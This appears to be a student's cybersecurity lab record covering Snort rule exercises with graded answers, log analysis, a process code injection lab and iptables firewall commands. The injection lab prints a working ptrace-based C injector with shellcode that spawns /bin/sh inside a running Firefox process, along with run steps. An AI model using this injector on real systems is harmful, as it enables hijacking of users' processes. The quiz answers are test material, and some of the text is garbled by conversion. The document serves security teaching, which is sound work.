
1. Keep reading the output. How many TCP Segments are Queued?

### **Answer:** 18



1. How many “HTTP response headers” were extracted?

### **Answer:** 3




Investigate the mx-1.pcap file with the second configuration file.

sudo snort -c /etc/snort/snortv2.conf -A full -l . -r mx-1.pcap

1. What is the number of the generated alerts?

### **Answer:** 68




Investigate the mx-2.pcap file with the default configuration file.

sudo snort -c /etc/snort/snort.conf -A full -l . -r mx-2.pcap


What is the number of the generated alerts?

**Answer:** 340



1. What is the number of the detected TCP packets?


### **Answer:** 82



Investigate the mx-2.pcap and mx-3.pcap files with the default configuration file.


sudo snort -c /etc/snort/snort.conf -A full -l . --pcap-list=”mx-2.pcap mx-3.pcap”

6. What is the number of the generated alerts? Answer: 1020



## **TASK 9: SNORT RULE STRUCTURE**

Understanding the Snort rule format is essential for any blue and purple teams. The primary structure of the snort rule is shown below



**Remember**, once you create a rule, it is a local rule and should be in your “local.rules” file. This file is located under

“**/etc/snort/rules/local.rules**”. A quick reminder on how to edit your local rules is shown below.

sudo gedit /etc/snort/rules/local.rules

In this task, the default Snort rules have been deactivated and the location of rule to be applied is in the current working directory.

Use the attached VM and navigate to the Task-Exercises/Exercise-Files/TASK-9 folder to answer the questions! Note that you can use the following command to create the logs in the current directory: -l .

Use **“task9.pcap”**

1. Write a rule to filter IP ID “35369” and run it against the given pcap file. What is the request name of the detected packet?

sudo snort -c local.rules -A full -l . -r task9.pcap

**Answer:** TIMESTAMP REQUEST

Before we run the command, we need to edit the rule to filter IP ID “35369”. Refer to the section above for Non- Payload Detection Rule Options. We will create only one rule.

sudo nano local.rules

* + *alert tcp any any <> any any (msg:”ID Test”;id:35369;sid:10000000001; rev:1;)*



Let’s now run Snort. Observe that it read only the rule we have applied.




Clear the previous log and alarm files and deactivate/comment out the old rule

1. Create a rule to filter **packets with Syn flag** and run it against the given pcap file. What is the number of detected packets?

### **Answer:** 1

Again, refer to the Non-Payload Detection Rule Options. We will include the Option “flags” with a value of “S” to detect SYN flags.

alert tcp any any <> any any (msg:”FLAG TEST”;flags:S;sid:10000000002; rev:1)




Let’s run Snort.

sudo snort -c local.rules -A full -l . -r task9.pcap



The alert file would confirm that only one packet was detected.



Clear the previous log and alarm files and deactivate/comment out the old rule.

1. Write a rule to filter **packets with Push-Ack flags** and run it against the given pcap file. What is the number of detected packets? **Answer:** 216

We just need to change the value of the option “flags” to “PA” to detect Push-Ack flags.

alert tcp any any <> any any (msg:”Push-Ack FLAG TEST”;flags:PA;sid:10000000003; rev:1)




* + Run Snort. Modified a bit with “-q” so it won’t display

results in the screen. sudo snort -c local.rules -A full -l -q .

-r task9.pcap

Again, there are ways on how to determine the detected flags. One, is by reading from the log file created. sudo snort -r snort.log.1689840434



Or from the alert file that was created. We will concatenate the file, then grep some of the keywords we used in the option, and then count the results by line.

cat alert | grep "Push-Ack" | wc -l




Clear the previous log and alarm files and deactivate/comment out the old rule.

1. Create a rule to filter **packets with the same source and destination IP** and run it against the given pcap file. What is the number of detected packets?


### **Answer:** 10

Refer on the Non-Payload Rule Options on SameIP. We will be using the option “sameip”.


alert ip any any <> any any (msg:"SAME IP TEST";sameip;sid:10000000004; rev:1)



Run the command as above to start Snort detecting. Then look for the result. Initially I got 13, but he hint says we need to filter TCP and UDP.



Run again Snort then read the alert or log file.



1. Case Example — An analyst modified an existing rule successfully. Which rule option must the analyst change after the implementation?

**Answer:** rev


As the rules are modified for performance and efficiency issues, “rev” number will change too.

## **TASK 10: SNORT2 OPERATION LOGIC: POINTS TO REMEMBER**

Let’s start with overviewing the main configuration file (snort.conf) sudo gedit /etc/snort/snort.conf

### **Navigate to the “Step #1: Set the network variables.” section.**

This section manages the scope of the detection and rule paths.



Navigate to the “Step #2: Configure the decoder.” section.

In this section, you manage the IPS mode of snort. The single-node installation model IPS model works best with


“afpacket” mode. You can enable this mode and run Snort in IPS





### **Task 11: Conclusion**


In this room, we covered Snort, what it is, how it operates, and how to create and use the rules to investigate threats.














**RESULT:**

In this room, we covered snort, hat it is, how it operates and how to correct and use the rules to investigate threats

**LOG ANALYSIS FOR DETECTION AND RESPONSE**

**EXP.NO: 9 DATE:25-03-2025**

**AIM:**

The primary aim of the Log Analysis for Detection and Response is to equip learners with the knowledge and

practical skills required to analyze system and network logs effectively. This is to identify potential security incidents, respond to threats, and enhance the overall security posture of an organization.

**OBJECTIVE:**

1. Introduction to Logs: A log is a stream of time-sequenced messages that record occurring events. Log analysis is the process of making sense of the events captured in the logs to paint a clear picture of what has happened across the infrastructure.
2. Importance of Logs:

System Troubleshooting: Analyzing system errors and warning logs helps IT teams understand and quickly respond to system failures, minimizing downtime, and improving overall system reliability.

Cyber Security Incidents: In the security context, logs are crucial in detecting and responding to security incidents. Firewall logs, intrusion detection system (IDS) logs, and system authentication logs, for example, contain vital information about potential threats and suspicious activities. Performing log analysis helps SOC teams and Security Analysts identify and quickly respond to unauthorized access attempts, malware, data breaches, and other malicious activities.

Threat Hunting: On the proactive side, cyber security teams can use collected logs to actively search for advanced threats that may have evaded traditional security measures. Security Analysts and Threat Hunters can analyze logs to look for unusual patterns, anomalies, and indicators of compromise (IOCs) that might indicate the presence of a threat actor.

Compliance: Organizations must often maintain detailed records of their system's activities for regulatory and compliance purposes. Regular log analysis ensures that organizations can provide accurate reports and demonstrate compliance with regulations such as GDPR, HIPAA, or PCI DSS.

1. Different Types of Logs

## **TASK 1: INVESTIGATION THEORY**




Understand the concepts of timelines, data visualisation and threat intelligence.

## **TASK 2: DETECTION ENGINEERING**

This task encompasses common log file locations on Linux systems, common patterns for identifying suspicious behaviour, and common attack signatures.

## **TASK 3: AUTOMATED VS. MANUAL ANALYSIS**

This short task explains the pros and cons of automated and manual analysis. Manual analysis is the process of examining data and artifacts without using automation tools, whereas automated analysis involves tools



**RESULT:**

After completing this, got a solid foundation in log analysis, a critical skill in cybersecurity for identifying, investigating, and responding to security threats efficiently

**PROCESS CODE INJECTION**

**EXP.NO: 10 DATE:01-04-2025**

**AIM:**

To do process code injection on Firefox using ptrace system call

**ALGORITHM:**

1. Find out the pid of the running Firefox program.
2. Create the code injection file.
3. Get the pid of the Firefox from the command line arguments.
4. Allocate memory buffers for the shellcode.
5. Attach to the victim process with PTRACE\_ATTACH.
6. Get the register values of the attached process.
7. Use PTRACE\_POKETEXT to insert the shellcode.
8. Detach from the victim process using PTRACE\_DETACH

**PROGRAM CODE:**

**INJECTOR PROGRAM**

# include <stdio.h>//C standard input output

# include <stdlib.h>//C Standard General Utilities Library # include <string.h>//C string lib header

# include <unistd.h>//standard symbolic constants and types # include <sys/wait.h>//declarations for waiting

# include <sys/ptrace.h>//gives access to ptrace functionality # include <sys/user.h>//gives ref to regs

//The shellcode that calls /bin/sh char shellcode[]={

"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97" "\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"

};

//header for our program. void header()

{

printf("----Memory bytecode injector \n");

}

//main program notice we take command line options int main(int argc,char\*\*argv)

{

int i,size,pid=0;

struct user\_regs\_struct reg;//struct that gives access to registers

//note that this regs will be in x64 for me

//unless your using 32bit then eip,eax,edx etc...

char\*buff; header();

//we get the command line options and assign them appropriately!

pid=atoi(argv[1]); size=sizeof(shellcode);

//allocate a char size memory buff=(char\*)malloc(size);

//fill the buff memory with 0s upto size memset(buff,0x0,size);

//copy shellcode from source to destination memcpy(buff,shellcode,sizeof(shellcode);

//attach process of pid ptrace(PTRACE\_ATTACH,pid,0,0);

//wait for child to change state wait((int\*)0);

//get process pid registers i.e Copy the process pid's general-purpose

//or floating-point registers,respectively,

//to the address reg in the tracer ptrace(PTRACE\_GETREGS,pid,0,&reg); printf("Writing EIP 0x%x, process %d\n",reg.eip,pid);

//Copy the word data to the address buff in the process's memory for(i=0;i<size;i++){ ptrace(PTRACE\_POKETEXT,pid,reg.eip+i,\*(int\*)(buff+i));

}

//detach from the process and free buff memory ptrace(PTRACE\_DETACH,pid,0,0); free(buff);

return 0;

}

## **OUTPUT:**

[root@localhost ~]# vi codeinjection.c [root@localhost ~]# gcc codeinjection.c -o codeinject [root@localhost ~]#ps -e|grep firefox

1433 ? 00:01:23 firefox [root@localhost ~]# ./codeinject 1433

----Memory bytecode injector----- Writing EIP 0x6, process 1707 [root@localhost ~]#

How to run the above code??

1) open firefox on linux terminal then inject the code. the initial program will crush but the shell will run.

1. gcc -o injector injector.c
2. get the pid of the victim process ps -e|grep firefox
3. new terminal and start injector give the process id for the program "./injector 4567" where 4567 is the pid of the victim.
4. kill -9 45

## **VICTIM PROGRAM**

# include<stdio.h> void main()

{

printf("Hi there!\n"); getchar();

}

How to run the above code??

1. gcc -o injector injector.c
2. start process(any) for this example start "./victim"
3. get the pid of the victim process ps -e|grep victimprocess
4. new terminal and start injector give the process id for the victim program "./injector 4567" where 4567 is the pid of the victim.

## **PROGRAM EXPLANATION:**

These lines are header inclusions. They bring in necessary functionalities from various C libraries:

* + <stdio.h>: Provides standard input/output functions like printf.
  + <stdlib.h>: Offers general utility functions like malloc for memory allocation.
  + <string.h>: Contains string manipulation functions like memset and memcpy.
  + <unistd.h>: Defines standard symbolic constants and types for the operating system.
  + <sys/wait.h>: Provides declarations for waiting on child processes (using wait).
  + <sys/ptrace.h>: Grants access to the ptrace functionality for process tracing.
  + <sys/user.h>: Includes definitions for user-mode registers (struct user\_regs\_struct).

### **Lines 8-11:**

//The shellcode that calls /bin/sh char shellcode[]={

"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97" "\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"

};

This section defines a character array named shellcode. It contains machine code instructions (often encoded in hexadecimal) that, when executed, will typically launch a shell program like /bin/sh. The specific functionality of this shellcode would require further analysis.

### **Lines 13-19:**

//header for our program. void header(){

printf("----Memory bytecode injector \n");

}

This defines a function named header. It simply prints a message to the console using printf.

## **LINE-BY-LINE EXPLANATION OF THE** MAIN **FUNCTION:**

### **Function Signature:**

int main(int argc, char\*\* argv)

* + int main: This declares the main function, the program's starting point.
  + int argc: This is an integer argument that holds the number of command-line arguments passed to the program.
  + char\*\* argv: This is a character pointer array that points to the individual command-line arguments themselves. (Think of it as an array of strings.)

### **Variable Declarations:**

int i, size, pid = 0;

struct user\_regs\_struct reg; // Struct for holding process registers char\* buff;

* + int i, size: These are integer variables used for loop control and storing the shellcode size.
  + int pid = 0: This integer variable will store the process ID (PID) of the target process. It's initialized to 0.
  + struct user\_regs\_struct reg: This declares a variable reg of type struct user\_regs\_struct. This structure likely holds information about the process's registers (specific register names depend on architecture, e.g., eip for instruction pointer in x86).
  + char\* buff: This declares a character pointer variable buff. It will be used to store the shellcode later.

### **Variable Declarations:**

int i, size, pid = 0;

struct user\_regs\_struct reg; // Struct for holding process registers char\* buff;

* + int i, size: These are integer variables used for loop control and storing the shellcode size.
  + int pid = 0: This integer variable will store the process ID (PID) of the target process. It's initialized to 0.
  + struct user\_regs\_struct reg: This declares a variable reg of type struct user\_regs\_struct. This structure likely holds information about the process's registers (specific register names depend on architecture, e.g., eip for instruction pointer in x86).
  + char\* buff: This declares a character pointer variable buff. It will be used to store the shellcode later.

### **Calling the Header Function:**

header();

* + This line calls the header function (defined earlier) that presumably prints a message to the console.

### **Processing Command-Line Arguments:**

pid = atoi(argv[1]);

size = sizeof(shellcode);

* + pid = atoi(argv[1]): This line assumes the program takes exactly one command-line argument, which is the PID of the target process. It uses atoi (convert ASCII to integer) to convert the string argument (argv[1]) to an integer and store it in the pid variable.
  + size = sizeof(shellcode);: This line calculates the size of the shellcode array and stores it in the size variable.

### **Allocating Memory and Copying Shellcode:**

buff = (char\*)malloc(size); memset(buff, 0x0, size);

memcpy(buff, shellcode, sizeof(shellcode));

* + buff = (char\*)malloc(size): This line allocates memory of size size (determined from the shellcode) on the heap and casts the returned pointer to a char\*. It stores this pointer in the buff variable. This memory will hold the shellcode.
  + memset(buff, 0x0, size): This line fills the allocated memory in buff with zeros (represented by 0x0) for the entire size.
  + memcpy(buff, shellcode, sizeof(shellcode)): This line copies the contents of the shellcode array (machine code instructions) into the memory pointed to by buff.

### **Attaching to the Target Process:**

ptrace(PTRACE\_ATTACH, pid, 0, 0);

* + This line uses the ptrace system call with the PTRACE\_ATTACH flag. This attaches the current process (the injector program) to the target process identified by the pid. The other arguments (0, 0) are typically unused in this context.

### **Waiting for Target Process:**

wait((int\*)0);

* + This line uses the wait system call (without arguments) to wait for the child process (the attached target process) to change state (e.g., stop execution).

### **Getting Target Process Registers:**

ptrace(PTRACE\_GETREGS, pid, 0, &reg); printf("Writing EIP 0x%x, process %d\n", reg.eip, pid);

* + ptrace(PTRACE\_GETREGS, pid, 0, &reg):

This line uses the ptrace system call with the PTRACE\_GETREGS flag. It retrieves the registers of the target process (pid) and stores them in the reg structure.

* + printf("Writing EIP 0x%x, process %d\n", reg.eip, pid):

This line prints a message indicating the current value of the instruction pointer (EIP) register from the retrieved registers and the target process ID.

## **RESULT:**

The program injects shellcode into a running firefox process using the ptrace systemcall attaching to the process, injecting the shellcode, and detaching it. Once the process resumes, the injected shellcode is executed, potentially swapping a shell or executing other commands

**INSTALL AND CONFIGURE IPTABLES FIREWALL**

**EXP.NO: 11 DATE:01-04-2025**

**AIM:**

To install iptables and configure it for a variety of options.

## **COMMON CONFIGURATIONS & OUTPUTS:**

1. Start/stop/restart firewalls

[root@localhost ~]# systemctl start firewalld [root@localhost ~]# systemctl restart firewalld [root@localhost ~]# systemctl stop firewalld

1. Check all exitsting IPtables Firewall Rules

[root@localhost ~]# iptables -L -n -v

1. Block specific IP Address(eg. 172.16.8.10) in IPtables Firewall [root@localhost ~]# iptables -A INPUT -s 172.16.8.10 -j DROP
2. Block specifig port on IPtables Firewall

[root@localhost ~]# iptables -A OUTPUT -p tcp --dport xxx -j DROP

1. Allow specific network range on particular port on iptables

[root@localhost ~]# iptables -A OUTPUT -p tcp -d 172.16.8.0/24 --dport xxx -j ACCEPT

1. Block Facebook on IPTables

[root@localhost ~]# host facebook.com facebook.com has address 157.240.24.35

acebook.com has IPv6 address 2a03:2880:f10c:283:face:b00c:0:25de facebook.com mail is handled by 10 [smtpin.vvv.facebook.com](http://smtpin.vvv.facebook.com)

1. Who is [root@localhost ~]# whois

157.240.24.35 | grep CIDR CIDR:

157.240.0.0/16 [root@localhost ~]# whois 157.240.24.35 [Querying whois.arin.net] [whois.arin.net]

#

